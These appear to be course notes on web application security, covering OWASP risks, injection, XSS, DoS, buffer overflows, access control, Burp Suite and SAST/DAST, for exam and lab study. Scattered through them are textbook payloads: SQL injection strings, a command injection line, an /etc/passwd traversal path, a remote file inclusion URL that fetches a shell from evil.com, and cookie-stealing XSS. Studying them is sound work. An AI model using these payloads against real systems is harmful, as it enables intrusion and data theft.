WEB APPLICATION SECURITY

---

1. OWASP TOP 10 – 2021

1.1 Definition and Core Security Concept

OWASP (Open Web Application Security Project) is a global non-profit organization focused on improving software security.

OWASP Top 10 – 2021 is a **risk-based awareness document** listing the **10 most critical web application security risks** based on:

- Threat agents
- Attack vectors
- Impact
- Prevalence
- Detectability

1.2 OWASP Top 10 – 2021 Risk Categories & Ranking

Rank	Risk ID	Risk Name
1	A01	Broken Access Control
2	A02	Cryptographic Failures
3	A03	**Injection**
4	A04	Insecure Design
5	A05	Security Misconfiguration
6	A06	Vulnerable & Outdated Components
7	A07	Identification & Authentication Failures
8	A08	Software & Data Integrity Failures
9	A09	Security Logging & Monitoring Failures
10	A10	Server-Side Request Forgery (SSRF)

👉 **Injection moved from Rank #1 (2017) to #3 (2021)** but still remains **highly critical**.

1.3 Threat Model and Attack Surface

Threat Model Components

- Attacker: External / Insider
- Assets: User credentials, PII, databases
- Entry Points: Input fields, APIs, headers, cookies
- Trust Boundaries: Browser ↔ Server ↔ Database

Attack Surface Includes

- Login forms
- Search fields
- URL parameters
- HTTP headers
- Stored procedures
- APIs

1.4 Architecture of a Vulnerable Web Application

```
[ Attacker ]
     |
     | Malicious Input
     v
[ Client Browser ]
     |
     | HTTP Request
     v
[ Web Server ]
     |
     | Unsanitized Input
     v
[ Application Logic ]
     |
     | Dynamic Query
     v
[ Database ]
```

Key Weakness:
➡ User input is **directly concatenated** into queries or commands.

1.5 Step-by-Step Attack Lifecycle

1. Identify input points
2. Inject malicious payload
3. Payload processed without validation
4. Backend interprets input as code
5. Unauthorized action performed
6. Attacker gains control/data

1.6 Root Causes (Common Across OWASP Top 10)

- Lack of input validation
- Trusting user-controlled data
- Poor secure coding practices
- Missing output encoding
- No security testing

1.7 Impact Analysis

- Authentication bypass
- Data leakage
- Account takeover
- Privilege escalation
- Complete system compromise

1.8 Detection Techniques

Manual

- Payload testing (`' OR 1=1--`)
- Error observation
- Response timing

Automated

- OWASP ZAP
- Burp Suite
- SQLMap

1.9 Prevention and Mitigation

- Input validation
- Parameterized queries
- Output encoding
- Least privilege
- Secure coding guidelines

1.10 Exam-Oriented Key Points

- OWASP Top 10 is **risk-based**
- Injection still top 3
- Defense-in-depth is mandatory

1.11 Interview Questions

Q: Why Injection is dangerous?
A: Because it allows attacker-controlled input to be executed as backend commands.

---

2. INJECTION AND INCLUSION ATTACKS

2.1 Definition and Core Concept

Injection occurs when untrusted input is interpreted as a command or query.

Inclusion attacks occur when files are dynamically included without validation.

2.2 OWASP 2021 Category

- **A03: Injection**

2.3 Types and Classifications

2.3.1 SQL Injection (SQLi)

a) Authentication Bypass

```
Username: admin
Password: ' OR '1'='1
```

b) Error-Based

- Uses DB error messages

c) Blind SQL Injection

- Boolean-based
- Time-based (`SLEEP(5)`)

2.3.2 Command Injection

```
ping 127.0.0.1; ls
```

2.3.3 File Inclusion

Local File Inclusion (LFI)

```
index.php?page=../../etc/passwd
```

Remote File Inclusion (RFI)

```
index.php?page=http://evil.com/shell.txt
```

2.4 Vulnerable Architecture (ASCII)

```
User Input --> PHP include() --> File System
```

2.5 Root Causes

- Dynamic query building
- No whitelist validation
- Misconfigured file permissions

2.6 Impact

- Server takeover
- Sensitive file disclosure
- Web shell execution

2.7 Mitigation

- Whitelisting
- Disable remote includes
- Secure APIs
- Least privilege

---

3. CROSS-SITE SCRIPTING (XSS)

3.1 Definition

XSS allows attackers to inject **malicious JavaScript** executed in victim's browser.

3.2 OWASP Category

- **A03: Injection**

3.3 Types of XSS

3.3.1 Stored XSS

```
<script>alert('Hacked')</script>
```

Stored in DB → executed for all users.

3.3.2 Reflected XSS

Payload reflected in HTTP response.

3.3.3 DOM-Based XSS

Occurs entirely in browser DOM.

3.4 XSS Architecture

```
Attacker -> Inject Script
Database -> Stores Script
Victim Browser -> Executes Script
```

3.5 XSS Attack Lifecycle

1. Inject script
2. Script stored/reflected
3. Victim loads page
4. Browser executes script
5. Cookies/session stolen

3.6 Impact

- Session hijacking
- Keylogging
- Phishing
- Defacement

3.7 Prevention

- Output encoding
- Content Security Policy (CSP)
- HttpOnly cookies
- Input validation

3.8 XSS vs CSRF vs Injection (Comparison)

Feature	Injection	XSS	CSRF
Executes on	Server	Client	Server
Uses victim browser	❌	☑	☑
Payload type	SQL/OS	JS	HTTP request

---

4. INJECTION IN STORED PROCEDURES

4.1 Definition

Stored procedures are **precompiled SQL code**, but become vulnerable when:

- Dynamic SQL is used inside them
- Parameters are improperly handled

4.2 Internal Working

```
App → Stored Procedure → Dynamic SQL → Database
```

4.3 Vulnerable Example

```
CREATE PROCEDURE login_user
(@user VARCHAR(50), @pass VARCHAR(50))
AS
BEGIN
  EXEC('SELECT * FROM users WHERE username = '''
       + @user + ''' AND password = ''' + @pass + '''')
END
```

4.4 Why Vulnerable?

- Uses `EXEC()`
- No parameter binding
- String concatenation

4.5 Secure Version

```
CREATE PROCEDURE login_user
(@user VARCHAR(50), @pass VARCHAR(50))
AS
BEGIN
  SELECT * FROM users
  WHERE username = @user AND password = @pass
END
```

4.6 Impact

- Full DB compromise
- Privilege escalation
- Data corruption

LAB ASSIGNMENTS (EDUCATIONAL)

LAB–1: SQL Injection – Authentication Bypass

Theory

Authentication bypass occurs when:

```
WHERE username = 'admin' AND password = '' OR '1'='1'
```

Vulnerable Query

```
SELECT * FROM users
WHERE username = '$user'
AND password = '$pass';
```

Explanation:

- `$pass` contains injected logic
- Query always evaluates TRUE

Secure Query (Parameterized)

```
SELECT * FROM users
WHERE username = ?
AND password = ?;
```

Defense:

- Input treated as data
- Not executable code

LAB–2: Cross-Site Scripting (XSS)

XSS Payload Execution

```
<script>alert(document.cookie)</script>
```

Request–Response Flow

```
Request → Server → Response with Script → Browser Executes
```

Secure Output Encoding

```
&lt;script&gt;alert(1)&lt;/script&gt;
```

Ethical & Legal Disclaimer

- Perform testing only on **authorized systems**
- Follow **organizational security policies**
- Violations are punishable under **IT Act & Cyber Laws**

SESSION–2 : SYSTEM & APPLICATION SECURITY

---

1. DENIAL OF SERVICE (DoS)

1.1 Definition and Core Security Concept

Denial of Service (DoS) is a class of attack where an attacker **intentionally disrupts the availability** of a system, service, or network by **overwhelming its resources** or exploiting protocol weaknesses.

Core Concept:

Make a legitimate service **unavailable** to authorized users.

1.2 Security Objectives Affected (CIA Triad)

CIA Element	Impact
Confidentiality	❌ (usually not targeted)
Integrity	❌ (indirect impact possible)
Availability	☑ **PRIMARY TARGET**

1.3 Threat Model and Attack Surface


Threat Actors

- Script kiddies
- Hacktivists
- Competitors
- Nation-state actors (DDoS)

Attack Surface

- Network bandwidth
- TCP/IP stack
- Application threads
- CPU, memory
- APIs and web endpoints

1.4 Architecture of Vulnerable Systems



Weakness:
➡ Server resources are **finite**, attacker traffic is **uncontrolled**.

1.5 Step-by-Step DoS Attack Lifecycle

1. Reconnaissance (target IP, ports)
2. Identify weak service (HTTP, DNS, TCP)
3. Generate excessive traffic/requests

4. Exhaust server resources
5. Legitimate users denied access
6. Service downtime

1.6 Types and Classifications

1.6.1 DoS vs DDoS

Feature	DoS	DDoS
Source	Single system	Multiple systems (botnet)
Power	Limited	Very high
Detection	Easier	Harder
Example	SYN flood	Mirai botnet

1.6.2 DDoS Attack Categories

(A) Volumetric Attacks

- Flood bandwidth
- Examples: UDP Flood, ICMP Flood

(B) Protocol Attacks

- Exploit protocol weaknesses
- Examples: SYN Flood, Ping of Death

(C) Application-Layer Attacks

- Target application logic
- Examples: HTTP GET/POST Flood, Slowloris

1.7 Root Causes

- No rate limiting
- Poor traffic filtering
- Inadequate resource isolation
- Weak protocol implementation

1.8 Internal Working: How DoS Overwhelms Resources

SYN Flood (Protocol-Level)

```
Client → SYN
Server → SYN-ACK (allocates memory)
Attacker → No ACK
```

➡ Server waits indefinitely → memory exhaustion

1.9 Impact Analysis

- Service unavailability
- Financial loss
- Reputation damage
- SLA violations
- Operational disruption

1.10 Real-World Attacks

- **Dyn DNS DDoS (2016)** – Mirai botnet
- **GitHub DDoS (2018)** – 1.35 Tbps attack
- **AWS Shield mitigations (ongoing)**

1.11 Detection Techniques

- Traffic pattern analysis
- Log correlation
- IDS/IPS alerts
- NetFlow, SIEM tools

1.12 Prevention and Mitigation

- Rate limiting
- Load balancers
- CDN (Cloudflare, Akamai)

- SYN cookies
- Auto-scaling
- DDoS scrubbing centers

1.13 Exam-Oriented Key Points

- DoS targets **availability**
- DDoS uses **botnets**
- Application-layer DoS is hardest to detect

1.14 Interview Questions

Q: Why application-layer DoS is dangerous?
A: It mimics legitimate traffic and consumes server logic resources.

---

2. BUFFER OVERFLOWS AND INPUT VALIDATION

2.1 Definition and Core Concept

Buffer Overflow

Occurs when a program **writes more data to a buffer than it can hold**, overwriting adjacent memory.

Input Validation Failure

Occurs when user input is **not properly checked** for type, length, range, or format.

2.2 CIA Triad Impact

CIA Element	Impact
Confidentiality	☑
Integrity	☑
Availability	☑

➡ Buffer overflow can affect **ALL THREE**.

2.3 Threat Model and Attack Surface

- Input fields
- Command-line arguments
- Network packets
- File uploads
- Environment variables

2.4 Vulnerable Architecture

```
[ User Input ]
      |
[ Application ]
      |
[ Fixed-size Buffer ]
      |
[ Stack / Heap Memory ]
```

2.5 Types and Classifications

2.5.1 Stack-Based Buffer Overflow

- Overwrites return address
- Allows control-flow hijacking

2.5.2 Heap-Based Buffer Overflow

- Overwrites dynamic memory
- Corrupts function pointers, objects

2.6 Root Causes

- Improper bounds checking
- Unsafe functions (`gets()`, `strcpy()`)
- Trusting user input
- Legacy C/C++ code

2.7 Internal Working: Memory Overwrite

Stack Layout (ASCII)

```
| Return Address |
| Base Pointer   |
| Local Buffer   | ← Overflow starts here
| Input Data     |
```

Vulnerable C Code

```
void vulnerable() {
    char buffer[10];
    gets(buffer);
}
```

Line-by-line Explanation

- `char buffer[10];` → fixed size buffer
- `gets()` → no bounds checking
- Input > 10 bytes → overwrite return address

2.8 Input Validation Failures

Vulnerable Logic (Pseudo-code)

```
if input exists:
    process input
```

❌ No validation of length, type, range

Secure Input Validation Logic

```
if input exists:
    if length <= MAX and format is valid:
        process input
    else:
        reject input
```

2.9 Impact Analysis

- Program crash
- Arbitrary code execution
- Privilege escalation
- System takeover

2.10 Real-World Case Studies

- **Morris Worm (1988)** – buffer overflow
- **Heartbleed (2014)** – bounds check failure
- **WannaCry** – memory corruption exploitation

2.11 Detection Techniques

- Static analysis (SAST)
- Dynamic analysis (DAST)
- Fuzz testing
- Crash dumps
- ASAN tools

2.12 Prevention and Mitigation

- Input validation
- Safe functions (`fgets`, `strncpy`)
- Stack canaries
- ASLR
- DEP/NX bit
- Secure coding standards

2.13 Exam Key Points

- Buffer overflow is **memory corruption**
- Input validation is first defense
- Modern OS use multiple protections

2.14 Interview Question

Q: Why C/C++ are prone to buffer overflow?
A: They do not enforce automatic bounds checking.

---

3. ACCESS CONTROL

3.1 Definition and Core Concept

Access Control ensures that **only authorized users** can access specific resources or perform actions.

Authentication = Who you are
Authorization = What you can do

3.2 CIA Triad Impact

CIA Element	Impact
Confidentiality	☑
Integrity	☑
Availability	⚠ (indirect)

3.3 Threat Model and Attack Surface

- Broken authorization checks
- Insecure direct object references (IDOR)

- API endpoints
- Admin interfaces

3.4 Architecture of Access Control

```
[ User ]
   |
[ Authentication ]
   |
[ Authorization Engine ]
   |
[ Resource ]
```

3.5 Types of Access Control Models

3.5.1 DAC – Discretionary Access Control

- Owner decides access
- Example: Unix file permissions

3.5.2 MAC – Mandatory Access Control

- Central authority
- Example: SELinux

3.5.3 RBAC – Role-Based Access Control

- Access based on roles
- Example: Admin, User

3.5.4 ABAC – Attribute-Based Access Control

- Policies based on attributes
- Example: Time, location, device

3.6 Root Causes

- Missing authorization checks
- Trusting client-side controls
- Hardcoded roles

- Poor policy design

3.7 Internal Working

```
User Request →
Check Identity →
Check Permissions →
Allow or Deny
```

3.8 Impact Analysis

- Unauthorized data access
- Privilege escalation
- Data manipulation
- Compliance violations

3.9 Real-World Attacks

- Facebook IDOR bugs
- Banking privilege escalation
- API access control failures

3.10 Detection Techniques

- Access logs
- Authorization testing
- Role matrix review
- Penetration testing

3.11 Prevention and Mitigation

- Server-side authorization
- Least privilege principle
- Centralized access control
- Regular access reviews

3.12 Comparison Tables

Authentication vs Authorization

Feature	Authentication	Authorization
Purpose	Identity verification	Permission enforcement
Happens when	First	After login

Input Validation vs Output Encoding

Aspect	Input Validation	Output Encoding
Purpose	Prevent bad input	Prevent execution
Layer	Server	Client/Output

3.13 Exam-Oriented Key Points

- Access control ≠ authentication
- RBAC is most common in enterprises
- Authorization must be server-side

3.14 Interview Question

Q: Why client-side access control is insecure?
A: It can be bypassed by modifying requests.

FINAL SESSION–2 TAKEAWAYS

- ✔ DoS targets **availability**
- ✔ Buffer overflow corrupts **memory**
- ✔ Input validation is mandatory
- ✔ Authorization ≠ authentication
- ✔ Defense must be **layered**

1. WEB APPLICATION SECURITY RISKS

1.1 Definition and Core Concept

Web Application Security Risks are weaknesses in the **design, implementation, configuration, or operation** of a web application that can be exploited to compromise **confidentiality, integrity, or availability**.

Core Concept:

Any point where **user-controlled input** interacts with **backend logic or data** becomes a potential risk.

1.2 Importance of Web Application Security in Modern Systems

- Web applications handle:
  - Personal data (PII)
  - Financial data
  - Authentication credentials
- Widely accessible via the internet
- Directly exposed to attackers
- Breaches result in:
  - Financial loss
  - Legal penalties
  - Reputation damage

1.3 Security Objectives Affected (CIA Triad)

Objective	Impact
Confidentiality	Data leakage, session theft
Integrity	Data tampering, unauthorized actions
Availability	DoS, service disruption

1.4 Architecture of a Typical Web Application

```
[ Attacker ]
     |
[ Browser / Client ]
     |
[ Web Server (HTTP/HTTPS) ]
     |
[ Application Server ]
     |
[ Database ]
```

Security Weakness Points

- Client-side trust
- Improper server-side validation
- Weak authentication logic
- Misconfigured servers

1.5 Common Web Application Security Risks

1.5.1 Input Handling Flaws

- SQL Injection
- XSS
- Command Injection

1.5.2 Authentication & Session Management Issues

- Weak passwords
- Session fixation
- Missing logout invalidation

1.5.3 Authorization Flaws

- IDOR (Insecure Direct Object Reference)
- Privilege escalation
- Missing role checks

1.5.4 Data Exposure

- Plaintext passwords
- Sensitive data in URLs
- Improper encryption

---

2. IDENTIFYING APPLICATION SECURITY RISKS

2.1 Definition and Core Concept

Identifying application security risks is the systematic process of discovering:

- Vulnerabilities
- Weak configurations
- Logical flaws
  before attackers exploit them.

2.2 Manual Analysis Techniques

- Reviewing application workflows
- Parameter tampering
- Session handling inspection
- Input validation testing
- Authorization testing

Advantages

- Detects business logic flaws
- Context-aware

Limitations

- Time-consuming
- Requires expertise

2.3 Automated Security Testing Tools

- Burp Suite
- OWASP ZAP
- Nikto
- Nessus (limited web focus)

2.4 Static vs Dynamic Analysis

Aspect	SAST	DAST
Tests	Source code	Running app
Visibility	Internal	External
Finds	Coding flaws	Runtime issues
Example	SonarQube	Burp Scanner

---

3. THREAT RISK MODELLING

3.1 Definition and Purpose

Threat Risk Modelling is a structured approach to:

- Identify threats
- Analyze risks
- Prioritize mitigation

Purpose:

Prevent security issues **before implementation**.

3.2 Assets, Threats, and Vulnerabilities

Component	Description
Asset	What needs protection (data, system)
Threat	Potential attacker action
Vulnerability	Weakness enabling threat

3.3 Threat Actors and Attack Vectors

Threat Actors

- External attackers
- Insiders

- Automated bots

Attack Vectors

- Web forms
- APIs
- Headers
- Cookies

3.4 Risk Rating and Prioritization

Risk = **Likelihood × Impact**

Risk Level	Action
High	Immediate fix
Medium	Planned mitigation
Low	Accept or monitor

3.5 STRIDE Threat Model (Conceptual)

STRIDE	Threat Type
S	Spoofing
T	Tampering
R	Repudiation
I	Information Disclosure
D	Denial of Service
E	Elevation of Privilege

---

4. HTTP PROTOCOL & OTHER HTTP FIELDS

4.1 HTTP Protocol Overview

HTTP is a **stateless application-layer protocol** used for communication between client and server.

4.2 HTTP Request Structure

```
GET /login HTTP/1.1
Host: example.com
User-Agent: Chrome
Cookie: sessionid=123
```

4.3 HTTP Response Structure

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: sessionid=abc
```

4.4 Important HTTP Headers

General Headers

- **Host** – target domain
- **User-Agent** – client details
- **Referer** – previous page
- **Cookie** – session data
- **Authorization** – credentials

Security-Related Headers

Header	Purpose
CSP	Prevent XSS
HSTS	Enforce HTTPS
X-Frame-Options	Prevent clickjacking
X-Content-Type-Options	MIME sniffing protection

4.5 HTTP Methods and Security Impact

Method	Risk
GET	Data leakage
POST	Injection
PUT	Unauthorized modification
DELETE	Data destruction

5. OVERVIEW OF BURP SUITE FEATURES

5.1 Purpose and Role

Burp Suite is a **web application security testing platform** used for:

- Intercepting traffic
- Analyzing requests
- Finding vulnerabilities

5.2 Burp Suite Architecture

```
Browser → Burp Proxy → Web Server
```

5.3 Burp Suite Features Overview

Proxy

- Intercepts HTTP/S traffic

Scanner

- Automated vulnerability detection

Repeater

- Manual request manipulation

Intruder

- Automated payload attacks

Decoder

- Encode/decode data

Comparer

- Compare responses

Extender

- Add plugins (BApps)

5.4 How Burp Identifies Vulnerabilities (Conceptual)

1. Intercepts request
2. Modifies parameters
3. Sends payloads
4. Observes response behavior
5. Matches known vulnerability patterns

---

6. IMPACT ANALYSIS OF WEB VULNERABILITIES

- Data breach
- Account compromise
- Financial fraud
- Compliance violations
- Service downtime

---

7. REAL-WORLD WEB BREACH EXAMPLES

- Equifax breach (web vulnerability)
- Yahoo data breach
- Facebook IDOR issues
- British Airways web skimming

---

8. DETECTION & ANALYSIS TECHNIQUES

- Log analysis
- Proxy inspection
- Automated scans
- Manual testing

9. PREVENTION & MITIGATION STRATEGIES

- Secure coding practices
- Input validation
- Output encoding
- Security headers
- Regular security testing

---

10. COMPARISONS

10.1 Manual vs Automated Testing

Aspect	Manual	Automated
Logic flaws	✔	✘
Speed	Slow	Fast
Accuracy	High	Medium

10.2 Black-box vs White-box Testing

Type	Knowledge
Black-box	No source code
White-box	Full code access

---

11. ADVANTAGES & LIMITATIONS OF AUTOMATED TOOLS

Advantages

- Fast scanning
- Consistent testing
- Broad coverage

Limitations

- False positives

- Miss business logic flaws
- Require expert validation

---

12. EXAM-ORIENTED KEY POINTS

- ✔ Web apps are primary attack targets
- ✔ Risk identification is continuous
- ✔ Threat modelling prevents vulnerabilities
- ✔ HTTP headers play critical security role
- ✔ Burp Suite is an industry-standard tool

---

13. INTERVIEW QUESTIONS & ANSWERS

Q1: Why threat modelling is important?
A: It identifies risks early and reduces development-time security flaws.

Q2: Why Burp Suite uses proxy?
A: To intercept and analyze HTTP traffic between browser and server.

Q3: Why automated scanners produce false positives?
A: They rely on pattern matching without business context.

LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

LAB–1: Identifying Web Application Risks

Methodology

1. Understand application flow
2. Identify input points
3. Test authentication & authorization
4. Categorize risks

Risk Categorization

- High: Authentication bypass
- Medium: Input validation
- Low: Security headers missing

LAB–2: Configuring Burp Suite with Browser

Proxy Flow Diagram

```
Browser → Burp Proxy → Web Server
```

Concept

- Burp intercepts traffic
- Allows inspection/modification

LAB–3: Scanning Web Applications Using Burp

Scanner Working

- Crawls application
- Injects payloads
- Analyzes responses
- Assigns severity

LAB–4: Using Burp Suite Scanner

Scan Results Analysis

- Issue type
- Severity
- Confidence
- Remediation advice

False Positives

- Require manual verification

FINAL SESSION–3 TAKEAWAYS

- ✔ Web security risks are widespread
- ✔ Identification requires manual + automated methods
- ✔ Threat modelling is preventive
- ✔ HTTP headers directly affect security
- ✔ Burp Suite is essential for web security testing

1. DATA EXTRACTION

1.1 Definition and Core Concept

Data Extraction in Web Security Context:

The process by which an attacker retrieves **sensitive information** from a web application, database, files, or network communications, often by exploiting vulnerabilities.

Core Concept:

- Extracting data without proper authorization
- Often the first step in **attacks like identity theft, fraud, or privilege escalation**

1.2 Importance of Data Protection in Web Applications


- Protects **user privacy and business secrets**
- Prevents **financial and reputational loss**
- Ensures compliance with **regulations (GDPR, HIPAA)**
- Maintains **trust and service integrity**

1.3 Security Objectives Affected (CIA Triad)

CIA Element	Impact
Confidentiality	Directly compromised when data is exposed
Integrity	Altered data may lead to false reports or system errors
Availability	Indirect, e.g., DoS following extraction attempts

---

1.4 Architecture of a Target Web Application



Weak points for data extraction:

- Input forms and API endpoints
- Misconfigured servers or databases
- Insecure file storage

1.5 Common Data Sources

- **Databases** – SQL tables, NoSQL collections
- **Files** – Configuration files, logs, backups
- **HTTP Responses** – HTML, JSON, XML
- **Memory** – Session data, cache, or cookies

1.6 Techniques Used for Data Extraction

- **Injection Attacks:** SQLi, NoSQLi, Command Injection
- **Cross-Site Scripting (XSS):** Extract session tokens or PII
- **Misconfigurations:** Directory listing, verbose error messages
- **Network Interception:** Packet sniffing, man-in-the-middle

---

1.7 Relationship with Other Vulnerabilities

Vulnerability	How it relates to data extraction
SQL Injection	Allows attacker to read tables, columns, and sensitive fields
XSS	Extract cookies, credentials, personal info
Misconfigurations	Expose files, backups, admin panels

---

2. ADVANCED IDENTIFICATION TECHNIQUES

2.1 Identifying Hidden Parameters

- Look for **unused or hidden HTML fields**
- Check **URL query strings** for API endpoints
- Use **proxy tools** like Burp Suite to inspect request parameters

---

2.2 Identifying Insecure Endpoints

- Public APIs with **insufficient authentication**
- Unprotected file endpoints
- Endpoints responding with **sensitive information in HTTP responses**

2.3 Information Disclosure Through Errors

- Verbose errors may reveal:
  - Stack traces
  - Database structure
  - Framework versions

2.4 HTTP Response Analysis

- Inspect headers and body content for:
  - Cookies without HttpOnly/Secure flags
  - Sensitive tokens in URLs
  - Debug or trace data

---

3. ADVANCED EXPLOITATION TECHNIQUES (CONCEPTUAL)

3.1 Chained Vulnerabilities

- Combine multiple low-risk vulnerabilities to achieve **critical access**
- Example: XSS → Session Hijacking → Privilege Escalation

3.2 Logic Flaws

- Application misinterprets input or workflow
- Examples: Bypassing approval steps, double-spending

3.3 Improper Access Control Exploitation

- Accessing endpoints without valid roles
- IDOR attacks
- Exploiting weak session checks

3.4 Insecure HTTP Methods Usage

Method	Risk
PUT	Allows file upload/modification
DELETE	Delete critical data
OPTIONS	Reveals server capabilities
TRACE	Cross-site tracing attacks

---

4. HTTP METHODS ANALYSIS

4.1 HTTP/1.0 vs HTTP/1.1

Feature	HTTP/1.0	HTTP/1.1
Persistent connections	No	Yes
Chunked encoding	No	Yes
Host header	Optional	Required

4.2 Security Risks per Method

Method	Risk
GET	Sensitive data in URL, cache leakage
POST	Injection if unvalidated
PUT/DELETE	Unauthorized file manipulation
HEAD	Information disclosure
TRACE	Cross-site tracing attacks
OPTIONS	Server fingerprinting

---

5. ROOT CAUSES OF VULNERABILITIES

- Unvalidated or improperly sanitized input
- Overly permissive HTTP methods
- Misconfigured servers and APIs
- Missing authentication or authorization

---

6. IMPACT ANALYSIS

- **Sensitive Data Leakage:** Credentials, PII, financial data
- **Account Takeover:** Via session tokens or logic flaws
- **Business Logic Abuse:** Unauthorized transactions, privilege escalation

---

7. REAL-WORLD DATA BREACH EXAMPLES (Conceptual)

- **Equifax 2017:** SQL injection + unpatched server → PII exposure
- **Yahoo 2013-14:** Compromised credentials and emails
- **Facebook 2019:** API misconfiguration → IDOR vulnerabilities

8. DETECTION TECHNIQUES

- **Manual Analysis:** Inspecting forms, APIs, hidden parameters
- **Automated Tools:** Burp Suite, OWASP ZAP, Nessus
- **Network Traffic Analysis:** Wireshark, tcpdump to observe plaintext data

---

9. PREVENTION AND MITIGATION TECHNIQUES

- **Secure API Design:** Authentication, rate limiting, input validation
- **HTTP Method Restrictions:** Disable PUT, DELETE if not needed
- **Encryption:** TLS for data in transit, database encryption for data at rest
- **Secure Headers:** CSP, HSTS, X-Frame-Options, X-Content-Type-Options

---

10. COMPARISONS

Analysis Type	Description
Passive	Monitor traffic, logs; no interaction with app
Active	Directly interact with app, inject payloads
Network-level	Focus on packets, transport layer
Application-level	Focus on endpoints, business logic, HTTP requests

---

11. ADVANTAGES & LIMITATIONS

Advantages

- Early identification of sensitive data exposure
- Prevents critical breaches
- Helps prioritize remediation

Limitations

- False positives
- May miss logic-based flaws
- Requires expert interpretation

---

12. EXAM-ORIENTED KEY POINTS

- Data extraction exploits **confidentiality weaknesses**
- Advanced identification uses **hidden parameters & HTTP analysis**
- Chained vulnerabilities are critical
- Proper HTTP method and header configurations reduce risk
- Network traffic analysis complements application-level testing

---

13. INTERVIEW QUESTIONS & ANSWERS

Q1: What is the difference between passive and active data extraction?
A: Passive monitors traffic/logs; active injects input to extract data.

Q2: How can insecure HTTP methods lead to data extraction?
A: PUT/DELETE can modify/delete files; TRACE reveals headers; OPTIONS leaks server info.

Q3: Why is encryption critical in web applications?
A: Prevents attackers from reading intercepted traffic or sensitive data in storage.

---

14. LAB ASSIGNMENTS (EDUCATIONAL & ETHICAL)

LAB–1: Data Extraction and Exploitation Analysis

Steps:

1. Identify input points and API endpoints
2. Analyze HTTP responses for sensitive data exposure
3. Categorize risks: High/Medium/Low

Disclaimer: Only test in authorized lab environment

LAB–2: HTTP Methods Vulnerability Analysis

Steps:

1. Inspect web server methods (GET, POST, PUT, DELETE, TRACE)
2. Analyze potential misuse
3. Recommend secure configuration: Disable unnecessary methods

---

LAB–3: Web Application Traffic Analysis Using Wireshark

Steps:

1. Capture HTTP traffic in a test lab
2. Observe request-response flows
3. Identify sensitive data in plaintext (cookies, tokens)
4. Conceptually discuss mitigation: TLS, secure headers, monitoring

Diagram: HTTP Flow

```
Browser → Network → Proxy/Wireshark → Web Server → Application → Database
```

---

15. FINAL SESSION–4 TAKEAWAYS

- Data extraction threatens **confidentiality**
- Advanced identification includes **hidden parameters and error analysis**
- Exploitation can involve **chained vulnerabilities and logic flaws**
- HTTP method security and encryption are **critical defense mechanisms**
- Network traffic analysis is complementary to web-level testing

SESSION–5: APPLICATION SECURITY TESTING AND BROWSER-BASED ANALYSIS

---

1. SAST AND DAST TOOLS

1.1 Definition and Core Concept

- **SAST (Static Application Security Testing)**:

Analysis of **source code, bytecode, or binary code** without executing the program to detect vulnerabilities.

- **DAST (Dynamic Application Security Testing)**:

Analysis of a **running application** to detect vulnerabilities during execution.

Core Concept:

- **SAST:** “Inside-out” approach, white-box
- **DAST:** “Outside-in” approach, black-box


1.2 Importance in Secure SDLC

- Early detection of vulnerabilities reduces **cost and risk**
- Supports **compliance requirements** (OWASP, ISO 27001)
- Improves **code quality and security posture**
- Facilitates **continuous security in CI/CD pipelines**

1.3 Security Objectives Addressed (CIA Triad)

Objective	Impact
Confidentiality	Detect exposure of sensitive data or secrets in code
Integrity	Prevent business logic flaws, unauthorized modifications
Availability	Reduce runtime failures or exploitable crashes

1.4 Position of SAST and DAST in SDLC



- **Design:** SAST for secure architecture validation
- **Development:** SAST integrated in IDE/CI
- **Testing:** DAST for runtime vulnerabilities
- **Deployment:** DAST in staging / pre-production

---

2. STATIC APPLICATION SECURITY TESTING (SAST)

2.1 Concept and Working

- Examines **code for patterns of vulnerability**
- Detects **security anti-patterns, coding errors, and misconfigurations**
- Typically integrated into **IDE, CI/CD pipelines, or standalone scanners**

2.2 Source Code Analysis Approach

- **Lexical Analysis:** Tokenizes code to identify risky constructs
- **Data Flow Analysis:** Tracks sensitive data movement
- **Control Flow Analysis:** Detects logic flaws
- **Pattern Matching:** Matches code against vulnerability signatures

---

2.3 Types of Vulnerabilities Detected

- Injection flaws (SQLi, Command Injection)
- Hardcoded credentials / secrets
- Insecure deserialization
- Improper input validation
- Missing authentication or authorization checks

2.4 Advantages and Limitations

Aspect	SAST Advantages	SAST Limitations
Coverage	Early, code-level flaws	Cannot detect runtime environment issues
Integration	IDE / CI/CD	May produce false positives
Analysis	Deep source inspection	Requires access to source code

---

3. DYNAMIC APPLICATION SECURITY TESTING (DAST)

3.1 Concept and Working

- Tests **running application** via HTTP/HTTPS interfaces
- Simulates **attacker behavior** by sending payloads
- Evaluates **response behavior** for vulnerabilities

3.2 Runtime Testing Approach

1. Crawl web application
2. Identify input points
3. Inject **attack payloads**
4. Analyze responses
5. Generate vulnerability report

3.3 Types of Vulnerabilities Detected

- SQL Injection, XSS, CSRF
- Authentication / session management issues
- Insecure HTTP headers
- Directory traversal / file inclusion

3.4 Advantages and Limitations

Aspect	DAST Advantages	DAST Limitations
Realism	Tests actual app behavior	Cannot detect code-level flaws
Environment	Runtime detection	May miss hidden endpoints
Integration	Works with compiled code	False positives possible

---

4. SAST VS DAST COMPARISON

Feature	SAST	DAST
Code access	Required	Not required
Timing	Early (Dev)	Runtime / Pre-Prod
Approach	White-box	Black-box
